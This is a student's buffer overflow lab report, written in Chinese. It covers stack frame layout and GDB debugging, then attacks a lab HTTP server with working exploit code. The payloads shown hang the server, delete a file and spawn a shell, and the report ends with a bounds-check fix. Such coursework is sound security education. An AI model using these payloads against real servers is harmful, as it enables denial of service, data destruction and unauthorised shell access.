LAB 1: Buffer OverFlow

姓名：张路生　　学号：SA15226214

实验原理

普通函数的跳转是靠函数栈实现的。函数栈模型如下图。在栈底向栈顶方向，函数参数，RET（返回地址），EBP（栈基址），按顺序排列，再往栈上顶方向便是 Buffer 的空间。

```
              +--------------------+ high address ( bottom of stack )
              |      ...           |
              | stack frame of     |
              |  main              |
              |      ...           |
              +--------------------+
              | str(a pointer)     | (4 bytes)
              | return address     | (4 bytes)
%ebp----> |   saved %ebp       | (4 bytes)
              +--------------------+
              |     buf[11]        |
              |      ...           | (12 bytes)
  buf----> |      buf[0]        |
              |   variable_a       | (4 bytes)
              |      ...           |
              +--------------------+ low address ( Top of stack )
```

利用 char[n]的字符流的不断读入，当字符流的长度大于函数预留的长度时，便会向栈底覆盖数据。当 RET（返回地址）被覆盖时，便改变了函数的执行流程。

实验步骤

Exercise 1

编译运行 stack1.c，将地址输出到 adress.txt,观察地址是否一样。

修改 stack1.c 的代码如下，使之打印地址到“adress.txt”文件。


```
int variable_a;
char buffer[12];
/* Fill in code here to print the address of
 * the array "buffer".
 * Your code here:
 */
FILE *fp;
fp = fopen("address.txt","a");
fprintf(fp,"%p\n",buffer);

strcpy(buffer, str);
```

编译运行 stack1.c

```
lab1-code  vim stack1.c
lab1-code  gcc -m32 stack1.c -o stack1
lab1-code  ./stack1
turned Properly
lab1-code
```

运行三次，查看 adress.txt 文件。



三次地址并不相同。

Exercise 2

练习使用 GDB 调试 stack1

调试过程如图。

```
→ lab1-code gcc -g -m32 stack1.c -o stack1
→ lab1-code gdb -q stack1
Reading symbols from stack1...done.
(gdb) b func
Breakpoint 1 at 0x804853e: file stack1.c, line 12.
(gdb) r
Starting program: /home/zls/lab1-code/stack1

Breakpoint 1, func (str=0x80486a3 "hello\n") at stack1.c:12
12      {
(gdb) info r
eax            0x80486a3        134514339
ecx            0xc18b1ee4       -1047847196
edx            0xffffd504       -11004
ebx            0xf7fbc000       -134496256
esp            0xffffd470       0xffffd470
ebp            0xffffd4a8       0xffffd4a8
esi            0x0      0
edi            0x0      0
eip            0x804853e        0x804853e <func+12>
eflags         0x282    [ SF IF ]
cs             0x23     35
ss             0x2b     43
ds             0x2b     43
es             0x2b     43
fs             0x0      0
gs             0x63     99
(gdb) x/2s 0x80486a3
0x80486a3:      "hello\n"
0x80486aa:      "Returned Properly"
(gdb) p &buffer
$1 = (char (*)[12]) 0xffffd490
(gdb) x/4wx 0xffffd490
0xffffd490:     0x00000000      0x00ca0000      0x00000001      0x0804837d
(gdb) x/8wx $ebp
0xffffd4a8:     0xffffd4d8      0x080485d1      0x080486a3      0xffffd574
0xffffd4b8:     0xffffd57c      0xf7e4810d      0xf7fbc3c4      0xf7ffd000
(gdb) x/2i 0x080485d1
   0x80485d1 <main+45>: movl   $0x80486aa,(%esp)
   0x80485d8 <main+52>: call   0x80483d0 <puts@plt>
(gdb) disassemble func
Dump of assembler code for function func:
   0x08048532 <+0>:     push   %ebp
   0x08048533 <+1>:     mov    %esp,%ebp
   0x08048535 <+3>:     sub    $0x38,%esp
   0x08048538 <+6>:     mov    0x8(%ebp),%eax
   0x0804853b <+9>:     mov    %eax,-0x2c(%ebp)
```

Exercise 3

关闭地址空间随机化，然后执行 Exercise 1，写到 args.txt 文件中，查看地址是否相同。

关闭地址随机化

```
➜  lab1-code  sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for zls:
kernel.randomize_va_space = 0
➜  lab1-code
```

修改 stack1.c 如下

```
  * Your code here:
  */
  FILE *fp;

#if 0
  fp = fopen("address.txt","a");
#endif

#if 1
  fp = fopen("args.txt","a");
#endif

  fprintf(fp,"%p\n",buffer);

  strcpy(buffer, str);
```

编译执行，并查看 args.txt

```
args.txt (~/lab1-code) - VIM
0xffffd4e0
0xffffd4e0
0xffffd4e0
```

地址一致，不再变化。

Exercise 4

使用 GDB 调试程序崩溃的情况，打印$eip 寄存器的值，程序是怎么运行到这个地址的?

程序崩溃时打印$eip 寄存器的值如下:

```
(gdb) n
*** stack smashing detected ***: /home/zls/lab1-code/stack1 terminated

Program received signal SIGABRT, Aborted.
0xf7fd9d80 in __kernel_vsyscall ()
(gdb) p $eip
$5 = (void (*)()) 0xf7fd9d80 <__kernel_vsyscall+16>
(gdb)
```

单步调试程序，发现当走到最后时，查看$ebp 指向的内存地址周围的值均为 0x61616161,即已经被字符“a”覆盖。

```
Breakpoint 1, func (str=0xffffd74c 'a' <repeats 72 times>) at stack1.c:12
12	{
(gdb) n
26		fp = fopen("args.txt","a");
(gdb)
29		fprintf(fp,"%p\n",buffer);
(gdb) n
31		strcpy(buffer, str);
(gdb) n
33		return 1;
(gdb) x/8wx $ebp
0xffffd468:	0x61616161	0x61616161	0x61616161	0x61616161
0xffffd478:	0x61616161	0x61616161	0x61616161	0x61616161
```

跟据函数栈模型，RET 返回地址已经被覆盖，故程序不能正常返回，引起崩溃。崩溃信息如下。

```
(gdb) bt
#0  0xf7fd9d80 in __kernel_vsyscall ()
#1  0xf7e433c7 in raise () from /lib32/libc.so.6
#2  0xf7e46733 in abort () from /lib32/libc.so.6
#3  0xf7e7d3f3 in ?? () from /lib32/libc.so.6
#4  0xf7f0e3cb in __fortify_fail () from /lib32/libc.so.6
#5  0xf7f0e35a in __stack_chk_fail () from /lib32/libc.so.6
#6  0x080485a2 in func (str=0xffffd74c 'a' <repeats 72 times>) at stack1.c:34
#7  0x61616161 in ?? ()
```

Exercise 5

演示中的地址*0xFFFFd82 存放的是什么？为何将它的内容改为 0x0804842B 后函数“badman”就被执行了？为何会发生段错误？如果我们不想发生段错误，应该怎么做?

演示中的地址*0xFFFFd82 存放的是 RET 返回地址，根据函数栈模型，RET 在$EBP 寄存器指向的内存地址的下一个字。

0x0804842B 地址是函数“badman”的入口地址，若将 RET 内的内容改为此地址。当 func 函数执行完毕，进行 RET 跳转时，便会跳转到 badman 函数。

因为是直接跳转到 badman 函数，并没有进行 RET 压栈操作，故函数执行完 badman 函数后，不知道跳转到那里，便会引起系统段错误。

执行流程如下

```
→ lab1-code  gdb -q stack1
Reading symbols from stack1...done.
(gdb) b func
Breakpoint 1 at 0x804853e: file stack1.c, line 12.
(gdb) r
Starting program: /home/zls/lab1-code/stack1

Breakpoint 1, func (str=0x80486a0 "hello\n") at stack1.c:12
12      {
(gdb) p badman
$1 = {void ()} 0x804851d <badman>
(gdb) i r $ebp
ebp            0xffffd4a8       0xffffd4a8
(gdb) x/wx $ebp+4
0xffffd4ac:     0x080485d1
(gdb) bt
#0  func (str=0x80486a0 "hello\n") at stack1.c:12
#1  0x080485d1 in main (argc=1, argv=0xffffd574) at stack1.c:44
(gdb) set *0xffffd4ac=0x804851d
(gdb) c
Continuing.
I am the bad man

Program received signal SIGSEGV, Segmentation fault.
0x080486a5 in ?? ()
```

若想不发生段错误，则将 badman 的函数中将 return 变为 exit(0)，使函数结束时正常退出，而不是根据 RET 返回地址跳转。

修改后执行如下

```
No symbol "badman" in current context.
(gdb) p badman
$1 = {void ()} 0x804854d <badman>
(gdb) i r $ebp
ebp            0xffffd418       0xffffd418
(gdb) x/wx $ebp+4
0xffffd41c:     0x0804860a
(gdb) bt
#0  func (str=0x80486d0 "hello\n") at stack1.c:12
#1  0x0804860a in main (argc=1, argv=0xffffd4e4) at
(gdb) set *ffffd41c=0x804854d
No symbol "ffffd41c" in current context.
(gdb) set *0xffffd41c=0x804854d
(gdb) c
Continuing.
I am the bad man
[Inferior 1 (process 13971) exited normally]
(gdb)
```

Exercise 6

利用 ShellCode 启动一个 shell。

目的是将被覆盖的 RET 内容改写为 buffer 的起始地址，使执行流顺着 buffer 向上执行，直到执行 shellcode。

写 buffer 内容如下：

1、将 buffer 内容全写成 buffer 的起始地址，

2、将 shellcode 放在中间

3、将 buffer 头至 shellcode 间的内容都写成“nop”

改写 stack2.c 如下

```c
/* Construct an attack shellcode to pop a shell.
 * You should put your shellcode into the "buffer" array, and
 * pass the "buffer" to the function "func".
 * Your code here:
 */
  //long addr=0xffffc0d8;
  long addr =(long)(buffer -140);
  char *ptr =buffer;
  long *addr_ptr = (long *)ptr;
  int i;

  for(i=0; i<1024; i+=4)
      *(addr_ptr++) = addr;
  for(i=0; i<128/2; ++i)
      buffer[i] = 0x90;
  ptr =buffer +( (128/2) -strlen(shellcode)/2);
  for(i=0; i<strlen(shellcode); ++i)
      * (ptr++) = shellcode[i];

func(buffer);
```

运行结果如下

```
➜  lab1-code  make stack2
➜  lab1-code  ./stack2
$ id
uid=1000(zls) gid=1000(zls) groups=1000(zls),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lpadmin),124(sambashare),127(wireshark)
$ 
```

Exercise 7

读服务器代码并找出弱点，写进 bugs.txt 文档中。

Bugs.txt 文档内容如下

```
##vulnerablity1
location: file parse.c
method: getToken()
description:
No edge checking for the array s, only some weak patten recognization of
char ' ' and '\r\n'. When a long buffer with no end of ' ' or '\r\n', it wi#
constantly read the buffer.
It's easy to cause Buffer OverFlow.
Once the Buffer overwrite the RET, but no 'fd'(the first args,
overwriting 'fd' will lead to exception handled), it'll lead to serious
result.
```

Exercise 8

攻击服务器并使服务器处于 dead-waiting 状态。

思路：将死循环的 shellcode 写入 buffer 中。

1、利用辅助工具 create_shellcode.c 生成 shellcode.

死循环代码如下

```
    //write down your shellcode,note that you must end up with '\n'
#if 1
    __asm__(".globl mystart\n"
            "mystart:\n"
            "LP:    \n"
            "jmp    LP\n"
            ".globl end\n"
            "end:\n"
            "leave\n"
            "ret\n"
            );
#endif
```

生成 shellcode

```
➜  lab1-code  ./create
shell code bytes  = 2
\xeb\xfe
```

2、将 shellcode 插入 broswer.c 的代码中

先找出服务器攻击点 getToken 方法中，数组 s 的起始地址。

并找出变量 fd 的地址，两者相减即为字符流溢出到 RET 的长度，为 1064。

```
➜  lab1-code  ps -e | grep tou
14893 pts/12   00:00:00 touchstone
➜  lab1-code  sudo gdb -q
(gdb) attach 14893
Attaching to process 14893
Reading symbols from /home/zls/lab1-code/touchstone...done.
Reading symbols from /lib32/libc.so.6...(no debugging symbols found)...done.
Loaded symbols for /lib32/libc.so.6
Reading symbols from /lib/ld-linux.so.2...(no debugging symbols found)...done.
Loaded symbols for /lib/ld-linux.so.2
0xf7fd9d80 in __kernel_vsyscall ()
(gdb) set follow-fork-mode child
(gdb) b getToken
Function "getToken" not defined.
Make breakpoint pending on future shared library load? (y or [n]) y
Breakpoint 1 (getToken) pending.
(gdb) c
Continuing.
        [New process 15070]
process 15070 is executing new program: /home/zls/lab1-code/httpd
[Switching to process 15070]

Breakpoint 1, getToken (fd=4, sepBySpace=1) at parse.c:62
62          i = 0;
(gdb) p &s
$1 = (char (*)[1024]) 0xffffd9e8
(gdb) p &fd
$2 = (int *) 0xffffde10
(gdb) 
```

编写 shellcode 攻击代码。

注意需要‘ ’空格结尾。因为空格才能引起函数结束返回，出发弹出 RET 的动作。

因为‘ ’只是作为结束判定，并未被读入，故字符发送长度为 1065.

```c
#if 1
    char buffer[2048];
    long jmp_addr=0xffffd9e8;
    char *ptr =buffer;
    long *addr_ptr = (long *)ptr;
    int i;

    for(i=0; i<1064; i+=4)
        *(addr_ptr++) = jmp_addr;
    for(i=0; i<1064/2; ++i)
        buffer[i] = 0x90;
    ptr =buffer +( (1064/2) -strlen(shellcode)/2);
    for(i=0; i<strlen(shellcode); ++i)
        * (ptr++) = shellcode[i];
    buffer[1064]=' ';
    write(sock_client,buffer,1065);
#endif
```

编译运行后效果

```
→ lab1-code  ./broswer
sock_client = 3
```

Exercise 9

利用 shellcode 删除本地文件。

原理与过程和 Exercise 8 几乎相同，区别在于 shellcode 代码

shellcode 代码的汇编代码如下，删除本地的 aa.txt 文件。

```
  __asm__(".globl mystart\n"
    "mystart:\n"

    "xor    %eax,%eax\n"        /* \x31\xc0    */
    "push   %eax\n"             /* \x50        */
    "push   $0x7478742e\n"      /* \x68 ".txt" */
    "push   $0x61612f73\n"      /* \x68 "s/aa" */
    "push   $0x6c7a2f65\n"      /* \x68 "e/zl" */
    "push   $0x6d6f682f\n"      /* \x68 "/hom"*/
    "mov    %esp,%ebx\n"
    "mov    $0xa,%al\n"
    "int    $0x80\n"
    "xor    %ebx,%ebx\n"
    "mov    $0x1,%al\n"
    "int    $0x80\n"
    ".globl end\n"
    "end:\n"
    "leave\n"
    "ret\n"
    );
```

运行效果如下，aa.txt 已被删除

```
➜  lab1-code  ls
aa.txt         bugs.txt             httpd.c       server.c        stack1.c
address.txt    create-shellcode     http-tree.c   shell_code      stack2
args.txt       create-shellcode.c   http-tree.h   shell-code      stack2.c
backtrace      create-shellcode.c~  index.html    shell_code.c    test-shell.c
backtrace.c    handle.c             Makefile      shell-code.s    token.c
broswer        handle.h             parse.c       shell_code_s.c  token.h
broswer.c      httpd                parse.h       stack1          touchstone
➜  lab1-code  ./broswer
sock_client = 3
Response =
➜  lab1-code  ls
address.txt    create-shellcode     http-tree.c   shell_code      stack2
args.txt       create-shellcode.c   http-tree.h   shell-code      stack2.c
backtrace      create-shellcode.c~  index.html    shell_code.c    test-shell.c
backtrace.c    handle.c             Makefile      shell-code.s    token.c
broswer        handle.h             parse.c       shell_code_s.c  token.h
broswer.c      httpd                parse.h       stack1          touchstone
bugs.txt       httpd.c              server.c      stack1.c
```

Challenge

获取 shell 控制权

原理和过程和 Exercse 8 几乎相同。区别在于 shellcode 的代码

shellcode 代码如下

```
#if 1
  const char shellcode[] =
    "\x31\xc0"
    "\x50"
    "\x68""//sh"
    "\x68""/bin"
    "\x89\xe3"
    "\x50"
    "\x53"
    "\x89\xe1"
    "\x99"
    "\xb0\x0b"
    "\xcd\x80" ;

```

运行效果如下

```
→  lab1-code  ./touchstone
server: accepting a client from 116.1.0.0 port 57302
4
the sockfd is 4
found a token: 6
$ id
uid=1000(zls) gid=1000(zls) groups=1000(zls),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),108(lpadmin),124(sambashare),127(wireshark)
$ 
```

Fixing buffer overflow

修正服务器源代码中的弱点，然后重新攻击，验证修正效果。


改正如下，增加边界检查

```

  /* before fixing
   *
   *while (1){
   */
   while(i < 1024){/* fixed */
    switch (c){
    case ' ':
      if (sepBySpace){
    if (i){
      char *p;
      int kind;

      // remember the ' '
```

验证攻击效果



已修正。